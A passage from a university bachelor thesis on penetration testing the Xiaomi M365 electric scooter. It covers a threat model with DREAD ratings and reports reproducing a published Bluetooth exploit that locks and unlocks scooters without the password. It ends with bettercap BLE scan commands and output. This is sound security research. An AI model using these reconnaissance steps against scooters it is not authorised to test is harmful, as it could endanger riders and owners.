DEGREE PROJECT IN INFORMATION AND COMMUNICATION TECHNOLOGY, FIRST CYCLE, II143X, 15 CREDITS
STOCKHOLM, SWEDEN 2019

IoT Penetration Testing: Hacking an Electric Scooter

Bachelor Thesis Report

Louis Cameron Booth & Matay Mayrany

KTH ROYAL INSTITUTE OF TECHNOLOGY
SCHOOL OF ELECTRICAL ENGINEERING & COMPUTER SCIENCE

Abstract

The industry of the Internet of Things (IoT) is a burgeoning market. A wide variety of devices now come equipped with the ability to digitally communicate to a wider network and modern electric scooters are one such example of this trend towards a more connected society. With scooter ride-share companies continually expanding in urban areas worldwide these devices are posing a greater attack surface for hackers to take advantage of. In this report we utilize threat modelling to analyse the potential vulnerabilities in a popular electric scooter. Through penetration testing we demonstrate the existence of major security flaws in the device and propose ways in which manufacturers may guard against these exploits in the future.

Keywords

Internet of Things, penetration testing, threat modelling, ethical hacking

Sammanfattning

Internet-of-Things (IoT) växer globalt. Många produkter kommer utrustade med förmågan att digitalt kommunicera med olika nätverk och moderna elektroniska sparkcyklar är ett exempel på denna trend som går mot ett mer uppkopplat och sammankopplat samhälle. I och med att antalet företag som tillhandahåller elsparkcykel-tjänster i urbana miljöer över världen växer, så blir dessa produkter ett större mål för hackare att utnyttja. I denna rapport använder vi hotmodellering för att analysera potentiella sårbarheter i en populär elsparkcykelmodell. Genom att penetrationstesta produkten demonstrerar vi allvarliga säkerhetsfel och föreslår förhållningssätt som tillverkare kan ta hänsyn till för att undvika framtida attacker.

Nyckelord

Internet of Things, penetrationstestning, hotmodellering, etisk hackning

Contents

1 Introduction

The area of research to which this report aims to provide a contribution is that of ethical hacking and cyber security. According to The International Council of Electronic Commerce ethical hacking can be looked at as a systematic and structured process where hacking and penetration testing techniques are used, with the goal of exposing vulnerabilities in a system [1]. As the number of threats and cyber attacks in our society is increasing, ethical hacking is a growing area of research with an evidently growing necessity.

The collaboration between organizations and penetration testers is not necessarily present in all cases. It could be that the testing is done without the organization's knowledge with the intent of enhancing public security and safety. This can be done on a variety of scales from hacking motorized vehicles to small smart-home devices. With the recent trends seen in IoT devices and the increase in connections in our ecosystems, the potential for vulnerabilities also increases. Therefore, one can say that the importance of testing and assuring the security of these connections is more prevalent now than ever as the increase in connectivity produces an increase in threats on our security and privacy.

1.1 Goals & Objectives

The goal with this report and experimentation is to enhance public knowledge and provide research material in areas related to IoT hacking. It can also be referred to whenever the techniques that are used are relevant for the testing of a different device. Topics such as Bluetooth hacking, decompiling firmware and reverse engineering mobile applications will all be introduced and explained in later sections.

The main body that will benefit from this research is comprised of the people that interact with IoT devices. However, this group can be extended to an arbitrary size that is considerably larger than the immediate consumers and users. According to Cisco Internet Business Solutions Group, the number of connected IoT devices globally is expected to rise to 50 billion by 2020 [2]. The effects of these connections can be the betterment of health institutions, security and well-being of citizens, as well as a boost in the global economy due to the new found ability to optimize resource usage in areas where IoT collected data can be utilized. Keeping in mind the potential benefits that can arise from these

[1]The International Council of Electronic Commerce Consultants - www.eccouncil.org/ethical-hacking
[2]Cisco - www.cisco.com/c/dam/en_us/about/ac79/docs/innov/IoT_IBSG_0411FINAL.pdf

connections and the increase in threat they introduce, we can now see why it is critical to analyze their security in order to ensure public safety and minimize the potential for counter productive attacks to take place.

All things considered, one can say that this research aims to provide a better understanding of the security of these connections, leading consumers to make make more cautious purchases, producers to pay more attention to the security of the devices throughout the development process and helping other researchers who wish to refer to the work.

1.2 The Device & Testing Process

The device that we will be testing throughout the duration of this project is a motorized electric scooter. The model we will focus on is the Xiaomi M365 electric scooter. This choice was motivated by the increase in popularity of these devices with their use in ride sharing apps in many cities around the globe. It is also a part of the Xiaomi cloud, which is claimed to be the world's largest Internet of Things ecosystem with 85 million devices [3].

The experimentation process will entail security analysis and testing of the device. We will start by defining a threat model of the device. The exercise of threat modeling entails identifying all sources of input into a system and evaluating their potential as attack surfaces or entry points into that system. Once that is done, we will systematically attempt to exploit any potential entry points that we identify, using hacking tools and procedures that are relevant to the technologies in place. Finally, we will reflect over our findings. That is, we will analyze the significance of any found vulnerabilities. We will also inform of any attempts that were unsuccessful, highlighting the more secure aspects in the device. Finally, we will suggest improvements and potential security enhancements that could potentially patch the found vulnerabilities.

The written material will contain our findings in our testing of the electric scooter. We will detail the methods used to discover any vulnerabilities and analyze our results. All of this will be done with the aim of answering the following problem statement: what is the potential for vulnerabilities in computerized electric scooters?

[3]Espressif - www.espressif.com/en/media_overview/news/espressif-systems-integrated-xiaomis-plans-iot-development

2 Background

Over a short period of time connected devices have shifted from being used at the margins of society to being adopted by the mainstream and dramatically changing our daily lives. In 1995 around 25% of the population in Sweden had access to a connected computer to the Internet, by 2011 that number rose to 89% [4]. Today, many single-purpose and previously mundane products have versions offering network connected functionalities. Devices such as smart fridges, locks and watches promise the consumer an improved user experience as a result of their advanced connectivity. And it appears that customers are buying into this idea, thus fuelling an explosive growth in the industry of IoT. According to Telia, in 2018 there were 16.9 connected devices per household in Sweden - an increase of a third compared to the previous year [5].

However as technology companies focus their efforts on this rapid expansion, often the security of these IoT devices is left as an afterthought. Many times companies will focus so much on delivering increased functionality to the user that they will leave their devices vulnerable to cyber attacks. A key example of where security flaws on these connected devices have been taken advantage of is the Mirai malware botnet. In 2016 large portions of the Internet on the east coast of the USA were rendered inaccessible following the largest DDoS attack ever recorded [6]. It transpired that the Mirai malware had been used to create an army of hijacked connected devices, such as web cameras and routers, to attack major communication centers. The malware took advantage of devices running Linux that had publicly open telnet ports which it then brute-forced with a collection of 61 common usernames and password combinations. Once hijacked, these devices were used as part of a network of around 400,000 hacked systems which simultaneously overloaded their targets[7]. The manufacturers of these devices could have reduced the impact of this attack simply by using more complex username and password combinations - the majority of the systems used default credentials. According to the IoT Penetration Cookbook, the Mirai DDoS *"was possible due to vendor negligence that could have been prevented by basic threat model exercises"*[4]. The consequences of the 2016 DDoS attack were felt across the Internet. Communication infrastructure was targeted resulting in websites such as Amazon, Twitter and Netflix going down, and losses in the millions of dollars of revenue for those companies.

[4]Swedes and the Internet - www.internetstiftelsen.se/docs/SOI2011-en.pdf
[5]Telia - www.teliacompany.com/sv/nyhetsrum/news-articles/2019/connected-devices-2018
[6]What is the Mirai Botnet? - www.cloudflare.com/learning/ddos/glossary/mirai-botnet
[7]Cyber attacks - www.bbc.com/news/technology-37728015

These days, however, we have communication capabilities in many devices therefore the repercussions of these IoT attacks can be much graver than just shutting down websites. In this report we focus on the hacking of connected vehicles where it is self-evident that the malicious control of a vehicle in motion by a third party has the potential to be life threatening. Furthermore, whilst manufacturers of low-cost, low-risk IoT devices might not feel a great incentive to guarantee the security of their connected systems, the creators of expensive and potentially dangerous connected vehicles have a vested financial and moral interest in doing so. This concept is explained concisely in Charlie Miller & Chris Valasek's publication on *Adventures in Automotive Networks and Control Units* where they state *"When electronic networked components are added to any device, questions of the robustness and reliability of the code running on those devices can be raised. When physical safety is in question, as in the case of the automobile, code reliability is even a more important and practical concern"*[6].

Companies across the transport sector have began prioritising the digital safety of their products in recent years - the CIO of the Swedish car manufacturer Volvo recently stated that *"Safety is one of our core values and a major concern for Volvo. We treat virtual safety as equally important."*[8]. Be that as it may, whilst manufacturers have been developing IT security for their products behind the scenes, gaps in their solutions do regularly become apparent; potentially impacting their users. According to Ed Markey's publication on cyber security within car manufacturers *"Security measures to prevent remote access to vehicle electronics are inconsistent and haphazard across all automobile manufacturers"*[5]. If the companies are unlucky the origins of these security flaws are individuals aiming to profit off of the company's misfortune, but frequently these technological shortcomings are highlighted by ethical hackers. By interacting with devices with the intention of discovering weaknesses ethical hackers aim to draw attention to issues for the manufacturers to fix. An example of ethical hackers exposing vehicular IT security is the 2015 Jeep hack [7]. Security engineers Chris Valasek and Charlie Miller discovered that versions of the Jeep Cherokee with a infotainment system had open communication ports [9]. This flaw allowed them to remotely gain access to the car via the Internet connected infotainment system and control aspects of the vehicle's speed, steering and engine. This discovery was made despite Jeep being aware of other academics releasing similar work on car hacking in 2011, and the Jeep hackers previously releasing more primitive versions of their hack in 2013. However often times

[8]Volvo - www.europe.autonews.com/article/20150713/ANE/150719964/volvo-cio-says-virtual-safety-will-be-core-value-at-swedish-premium-brand

[9]Jeep hack - www.wired.com/2015/07/hackers-remotely-kill-jeep-highway

these companies are not incentivised enough to thoroughly check their security until the potential of public scrutiny is present, which motivated Chris and Charlie to reveal their discovery at the Black Hat USA conference in Las Vegas [10].

This report shares the same motivation of publishing security concerns with the intention of helping customers become safer. Our project focuses on the Xiaomi M365 electrical scooter. The scooter is intended to be used by commuters or users who want move around quickly in an urban area, in Sweden no license is required for these scooters and they have a restricted top speed of 20km/h. The M365 is one of the most popular electric scooters in the world, with nearly 600,000 units sold [11]. These scooters can be privately purchased, however the reason for our focus on the device is their use in the exploding electric scooter ride-share industry. Companies such as Bird and Voi have inundated cities across the world with dockless scooters that users can unlock using their mobile phones. This is an area of the transport sector that has been rapidly growing, with Bird being valued at over $2 billion dollars in 2018 [12]. Xiaomi's scooter is one of the models used by Bird and many other scooter companies to provide their transport services. There are several thousands of these rideshare scooters on streets across the world, the city of Los Angeles alone has more than 20,000 [13]. The scooters use a combination of Bluetooth and Internet connections in order to communicate with the user's mobile phones and their scooter-share company's central servers. These communication channels offer attack vectors to hackers, with the potential of mobilising a horde of these vehicles in an urban environment.

[10] Remote exploitation of an unaltered passenger vehicle - www.blackhat.com/us-15/briefings.html
[11] Mi Electric Scooter - www.mi.com/us/mi-electric-scooter/
[12] Bird - www.techcrunch.com/2019/01/09/e-scooter-startup-bird-is-raising-another-300m
[13] Scooters LA - www.nbclosangeles.com/news/local/Thousands-More-Scooters-Expected-on-Los-Angeles-City-Streets-Soon-505592671.html

Figure 2.1: M365 scooters part of Bird's fleet
14

Our work shown in this report utilizes a variety of ethical hacking techniques and practices in order to expose holes in the scooter's security. During our security audit of the M365 scooter we drew inspiration from other successful hacks such as the Mirai botnet and 2015 Jeep hack. But whilst both hacks produced extremely interesting results, it's important to note the difference between the criminal black hat hack of the Mirai botnet compared to the white hat Jeep hack. A black hat hacker is motivated by personal gain or malicious intent, in this project we were focused on using penetration testing in order to validate the security of our targeted device. If there is a discovery of a major bug, there are ethical guidelines on the manner in which you disclose and share your work.

3 Method

Our methodology is primarily based on qualitative assessments and literature studies. We referred to similar work in the field, developed a threat model and then carried out our own testing process of the electric scooter. The results of this process are then evaluated qualitatively and conclusions about the security of the device and its potential for vulnerabilities are drawn.

To understand what the process of threat modeling entails and the benefits it can provide we refer to the work of Wenjun Xiong and Robert Lagerström. In their article titled *Threat Modeling: a Systematic Literature Review* [10]. Xiong and Lagerström explain threat modeling to be a proactive process with the objective of making it more difficult for malicious attackers to exploit the system or technology at hand. Furthermore, one of the articles included in the literature review states that "threat modeling attempts to have the architects or developers of any solution or software identify the potential attack vectors against their deployment" [2]. That is, instead of considering the possible *use* cases for a technology, the developers will consider potential *abuse* cases that can be performed against their application. By doing so the creators of a technology can try and prevent potential vulnerabilities. This clearly demonstrates how threat modeling can be utilized in the development process. One can also see how it can be beneficial post development, where threat modeling is used as a tool to analyze system security.

The literature review demonstrates the utilization mentioned above but it also shows how threat modeling can be used in penetration testing processes. That is, how it can help ethical hackers and security specialists to systematically organize their efforts to help ensure that they identify vulnerabilities efficiently and effectively. The value that can be extracted from this tool extends over a variety of situations and industries, one of which being that of connected vehicles.

Keeping in mind the aforementioned benefits of threat modelling and the possibility of utilizing it in the penetration testing process, we did just that in this project. We identified the potential attack vectors and assets for the electric scooter, prior to the testing process. We referred to the *IoT Penetration Testing* book when doing so, which explained that we first need to develop an overall picture of the data flow in the system or device at hand [4]. Once that was done we identified threats by investigating the potential for vulnerabilities in different parts of our model of the device. Finally, the identified threats were rated using the DREAD system.

According to the IoT Penetration Testing Cookbook, threat rating systems aim to quantify the risk introduced by each threat that has been identified. DREAD is one of the most common systems and it works by giving each of five predefined general aspects of a threat a score from one to three. A score of one means that the threat is low risk in that specific aspect, two is medium risk and a score of three indicates high risk. The five categories that each threat is rated on are Damage potential, Reproducibility, Exploitability, Affected users and Discoverability. The titles of the categories are indicative of their criteria, the reader may refer to Table 3.1 for a more thorough explanation. The overall threat model and the ratings of the threats were updated constantly throughout the testing process, as more information was gained and more vulnerabilities were discovered.

Once we had developed a threat model and identified the potential entry points of the device we systematically used penetration testing techniques to try to exploit these threats. Finally, based on the results of the tests we assessed the security of the device, its potential for vulnerabilities and our conclusions on the process. Previous research was referred to when creating this threat model and carrying out the penetration testing.

Table 3.1: DREAD system

Rating	**High (3)**	**Medium (2)**	**Low (1)**
Damage Potential	Can subvert all security controls and get full trust to take over the whole IoT ecosystem.	Could leak sensitive information.	Could leak sensitive information.
Reproducibility	The attack is always reproducible.	The attack can be reproduced only within a timed window or specific condition.	It's very difficult to reproduce the attack, even with specific information about the vulnerability.
Exploitability	A novice attacker could execute the exploit.	A skilled attacker could make the attack repeatedly.	Allows a skilled attacker with in-depth knowledge to perform the attack.
Affected users	All users, default configurations, all devices.	Affects some users, some devices, and custom configurations.	Affects a small percentage of users and/or devices through an obscure feature.
Discoverability	Attack explanation can be easily found in a publication.	Affects a seldom-used feature where an attacker would need to be very creative to discover a malicious use for it.	Is obscure and unlikely an attacker would discover a way to exploit the bug.

4 Threat model

In our threat modelling of the Xiaomi M365 we aimed to identify the potential entry points into the targeted device, explore any security threats that they contain and quantify these threats.

4.1 Identifying Assets

In the publication ”Threat Modeling and Attack Simulations of Connected Vehicles: A Research Outlook”, When it comes to vehicle modeling and analysis, the first thing is to understand the internal network of a vehicle, and the main assets in it [9]. Firstly we identify the M365’s assets in order to understand where to focus our attacks. Below is a break down of each asset we discovered which we deemed a viable attack vector.

Mobile Application

Xiaomi has a mobile application called ”Xiaomi Home” on Android and iOS that allows the user interact with their scooter [15]. Examples of actions a user can perform are changing settings on the scooter, receiving information about the scooter and updating the scooter’s firmware. The application also allows the setting of a password on the M365 so that only authenticated users can connect to it.

The Xiaomi Home application is not specifically for the M365, it is actually an all-encompassing smart home application to be used for the dozens of IoT devices Xiaomi manufactures. See Figure 4.1 for an image of the app in use.

Bluetooth LE

The scooter utilises Bluetooth Low Energy (BLE) in order to communicate to the user’s mobile phone. The scooter facilitates this communication with Nordic Semiconductor’s nRF51822 chip which is an ultra-low power wireless 2.4Ghz System on Chip [16].

Bluetooth Low Energy communication is based off a central and peripheral device relationship - in the context of this relationship the scooter is the peripheral device and the mobile application is the central device.

[15]Xiaomi Home - www.play.google.com/store/apps/details?id=com.xiaomi.smarthome

[16]Nordic Semiconductor - https://infocenter.nordicsemi.com/topic/struct_nrf51/struct/nrf51.html




Figure 4.1: Screenshot of the Xiaomi Home app

Firmware

The scooter comes with pre-installed firmware. The firmware can be updated by the app over BLE. The firmware runs on the scooter's 32-bit Cortex-M3 processor core and is compiled in the ARM-7 architecture [17]. The firmware defines many aspects of the functionality of the scooter. It sets an internal speed limit for the scooter, defines the power given from the battery to the engine, defines the rate of acceleration amongst other important operations.

Device Hardware

The scooter has a multitude of peripherals.

The handlebars of the scooter contain most of the interesting hardware. There is a brake lever on the left hand side that provides both a mechanical braking mechanism as well as sending a signal to the scooter's engine to cut out when triggered. On the right hand side of the handlebar is a straightforward acceleration button. The centre of the handlebars contains a button that acts as an on/off switch, as well as allowing the user to toggle between battery-saving mode and to turn on the headlight - which is at the front of scooter.

[17]Cortex SoC - www.st.com/en/microcontrollers-microprocessors/stm32f103c8.html




Figure 4.2: Close up of the Xiaomi M365's handlebars

There is also a very simple LED display that shows the user the battery life of the scooter and whether the scooter is in battery-saving mode. On the underside of the scooter there is a charging port. See Figure 4.2 for a photograph of the scooter's handlebars.

4.2 Identifying Threats

After identifying the assets, we analysed the potential attacks that could arise from the exploitation of those aspects of the scooter. In total we decided on 7 threats - below are each identified threat with its associated asset.

Mobile Application

#1 - An attacker could control the scooter without authentication by gaining illicit access to the application.

#2 - An attacker could spoof the application in order to facilitate inauthentic communication between them and the scooter.

Bluetooth LE

#3 - An attacker could perform a man in the middle attack listening to the Bluetooth communication and save the scooter's password.

#4 - An attacker could perform a replay attack which sends unauthenticated commands over Bluetooth to the scooter.

Firmware

#5 - An attacker could make the scooter dangerous to use by altering the scooter's firmware.

#6 - An attacker could upload software that passively performs other malicious operations such as attempting to hack phones that connect to it.

Hardware

#7 - An attacker could make the scooter dangerous to ride by making modifications to the physical components of the device.

4.3 Rating Threats

In order to understand the severity of each threat a rating system is used. In this project we use the DREAD rating system which is explained in detail in the Method section. In each table we break down the various aspects of each threat and assign it an overall risk rating score.

Mobile Application

Table 4.1: DREAD rating of threat #1

ID #	1
Description	An attacker could control the scooter without authentication by gaining illicit access to the application
Item	***Score***
Damage Potential	3
Reproducibility	2
Exploitability	3
Affected users	3
Discoverability	3
Risk rating score: high	***14***

Table 4.2: DREAD rating of threat #2

ID #	2
Description	An attacker could spoof the application in order to facilitate inauthentic communication between them and the scooter
Item	***Score***
Damage Potential	3
Reproducibility	3
Exploitability	3
Affected users	3
Discoverability	3
Risk rating score: high	***15***

Bluetooth LE

Table 4.3: DREAD rating of threat #3

ID #	3
Description	An attacker could perform a man in the middle attack listening to the Bluetooth communication and save the scooter's password
Item	***Score***
Damage Potential	1
Reproducibility	2
Exploitability	2
Affected users	3
Discoverability	3
Risk rating score: mid	***11***

Table 4.4: DREAD rating of threat #4

ID #	4
Description	An attacker could perform a replay attack which sends unauthenticated commands over Bluetooth to the scooter
Item	***Score***
Damage Potential	3
Reproducibility	3
Exploitability	3
Affected users	3
Discoverability	3
Risk rating score: high	***15***

Firmware

Table 4.5: DREAD rating of threat #5

ID #	5
Description	An attacker could make the scooter dangerous to use by altering the scooter's firmware
Item	***Score***
Damage Potential	3
Reproducibility	2
Exploitability	1
Affected users	3
Discoverability	3
Risk rating score: high	***12***

Table 4.6: DREAD rating of threat #6

ID #	6
Description	An attacker could upload software that passively performs other malicious operations such as attempting to hack phones that connect to it
Item	***Score***
Damage Potential	1
Reproducibility	1
Exploitability	2
Affected users	2
Discoverability	2
Risk rating score: mid	***8***

Hardware

Table 4.7: DREAD rating of threat #7

ID #	7
Description	An attacker could make the scooter dangerous to ride by making modifications to the physical components of the device
Item	***Score***
Damage Potential	3
Reproducibility	1
Exploitability	1
Affected users	1
Discoverability	1
Risk rating score: mid	***7***

4.4 Summary of the threat model

The threats that we deemed most dangerous in our DREAD model were the threats with IDs 2 and 4. These threats related to the BLE communication between the user's mobile phone and the scooter. This is mainly due to the fact that physical access to the scooter is not necessary for a successful attack. As a result these threats have a higher reproducability and could impact a larger audience. The threat with the lowest score was number 7 which is related to the modification of the scooter's hardware. Despite an attack which alters the scooter's physical components being dangerous it is likely that attacks in this vein will take a much longer amount of time to successfully execute.

Figure 4.3 illustrates an overview of the main points discussed in this threat model.



Scooter's Physical components
Internet Boundary
Battery
Engine
Cortex CPU
Serial Bus
Bluetooth chip
BLE - commands and firmware updates
Xiaomi Home app
User
HTTPS - firmware updates to the scooter
Xiaomi cloud server

Figure 4.3: Threat model diagram

5 Hacking & the results

Once we had created our threat model, we then attempted to reproduce any existing hacks on the Xiaomi device. In early 2019 the mobile security provider Zimperium publicly released code which could lock and unlock any m365 scooter. They released their exploit in the form of iOS and Android apps which use the phone's Bluetooth capabilities to interact with the scooters to perform the nefarious actions. The app can unlock or lock a scooter regardless of any password authentication the owner has set up, according to Zimperium *"During our research, we determined the password is not being used properly as part of the authentication process with the scooter and that all commands can be executed without the password. The password is only validated on the application side, but the scooter itself does not keep track of the authentication state"* [18]. Despite our scooter arriving several months after the exploit being released we were able to reproduce the hack in the exact way shown by Zimperium. Having identified the potential threats of the scooter and demonstrated that there were existing exploits, the next step was to test for further vulnerabilities.

Bluetooth LE

The first entry point we attempted to exploit was the Bluetooth connection between the scooter and the mobile phone. This connection utilizes Bluetooth Low Energy to initiate and facilitate the data exchange process between the two devices. The mobile application attempts to provide an extra layer of security on top of that provided by the BLE protocol. This is done by querying for a passcode to be entered when a user attempts to connect. We focused on reproducing the actions that one can execute with full and authenticated access from the mobile application, without needing the passcode or the mobile application.


Before we explain how we attempted to exploit BLE we shall give a brief introduction to the technology. BLE was introduced as the main feature in Bluetooth 4.0 with its primary qualification being its low power consumption levels. It is advertised by the Bluetooth Special Interest Group to be the power efficient version of Bluetooth made for IoT devices [19]. BLE works by first undergoing a pairing process between a peripheral device and a central device. The peripheral devices are usually ones with limited functionality and low

[18]Zimperium hack - www.blog.zimperium.com/dont-give-me-a-brake-xiaomi-scooter-hack-enables-dangerous-accelerations-and-stops-for-unsuspecting-rider

[19]Hacking BLE - www.blog.attify.com/the-practical-guide-to-hacking-bluetooth-low-energy

power consumption, such as the scooter in this case. They are continuously advertising their information, awaiting a connection request from a central device, which is a device with more processing power such as a mobile phone. A central device can then initiate a scan request, to which the peripheral device responds with the necessary data to complete a connection. Exchanging data over BLE happens after this pairing process and is usually minimal compared to a traditional Bluetooth connection. Both the authentication when requesting to connect and the encryption of the data that is exchanged is decided by the developers of the technology. This functionality suits situations where a long term connection needs to be sustained with little data exchange between two devices.

In order to achieve our goal when testing this attack vector we first need to successfully connect to the device. To do this we first need to scan for it and then attempt to connect once we find its BLE advertisements. Several tools can be used to complete this step - *hcitool* and *gatttool* being the most common. However the tool of choice for reconnaissance in this project was *bettercap* [20] as it provides an array of BLE related functionality, such as scanning and both reading & writing data. Once bettercap is started, we initiate a BLE scan using the command *ble.recon on*, which will scan for BLE devices and display their advertising data. We can then stop the scan once we find our device and save its address (see figure 5.1).




```
root@kali:~/Desktop# ./bettercap
bettercap v2.24 (built for linux amd64 with go1.10.4) [type 'help' for a list of commands]

10.0.2.0/24 > 10.0.2.15  » ble.recon on
10.0.2.0/24 > 10.0.2.15  » [10:34:45] [ble.device.new] new BLE device detected as 74:32:19:80:10:37 (Apple, Inc.) -86 dBm.
10.0.2.0/24 > 10.0.2.15  » [10:34:45] [ble.device.new] new BLE device detected as 07:B9:F7:84:63:AC (Microsoft) -91 dBm.
10.0.2.0/24 > 10.0.2.15  » [10:34:45] [ble.device.new] new BLE device detected as 76:F5:7D:56:5C:7D (Apple, Inc.) -85 dBm.
10.0.2.0/24 > 10.0.2.15  » [10:34:45] [ble.device.new] new BLE device detected as 30:B8:68:5F:73:BB (Microsoft) -71 dBm.
10.0.2.0/24 > 10.0.2.15  » [10:34:45] [ble.device.new] new BLE device MIScooter2040 detected as D8:B9:26:A3:D5:74 -65 dBm.
10.0.2.0/24 > 10.0.2.15  » [10:34:45] [ble.device.new] new BLE device detected as 58:40:4E:EB:E7:C3 (Apple, Inc.) -74 dBm.
10.0.2.0/24 > 10.0.2.15  » [10:34:45] [ble.device.new] new BLE device detected as 1C:50:9F:FF:D6:FB (Microsoft) -63 dBm.
10.0.2.0/24 > 10.0.2.15  » [10:34:45] [ble.device.new] new BLE device detected as 16:04:9B:7D:6E:F8 (Microsoft) -85 dBm.
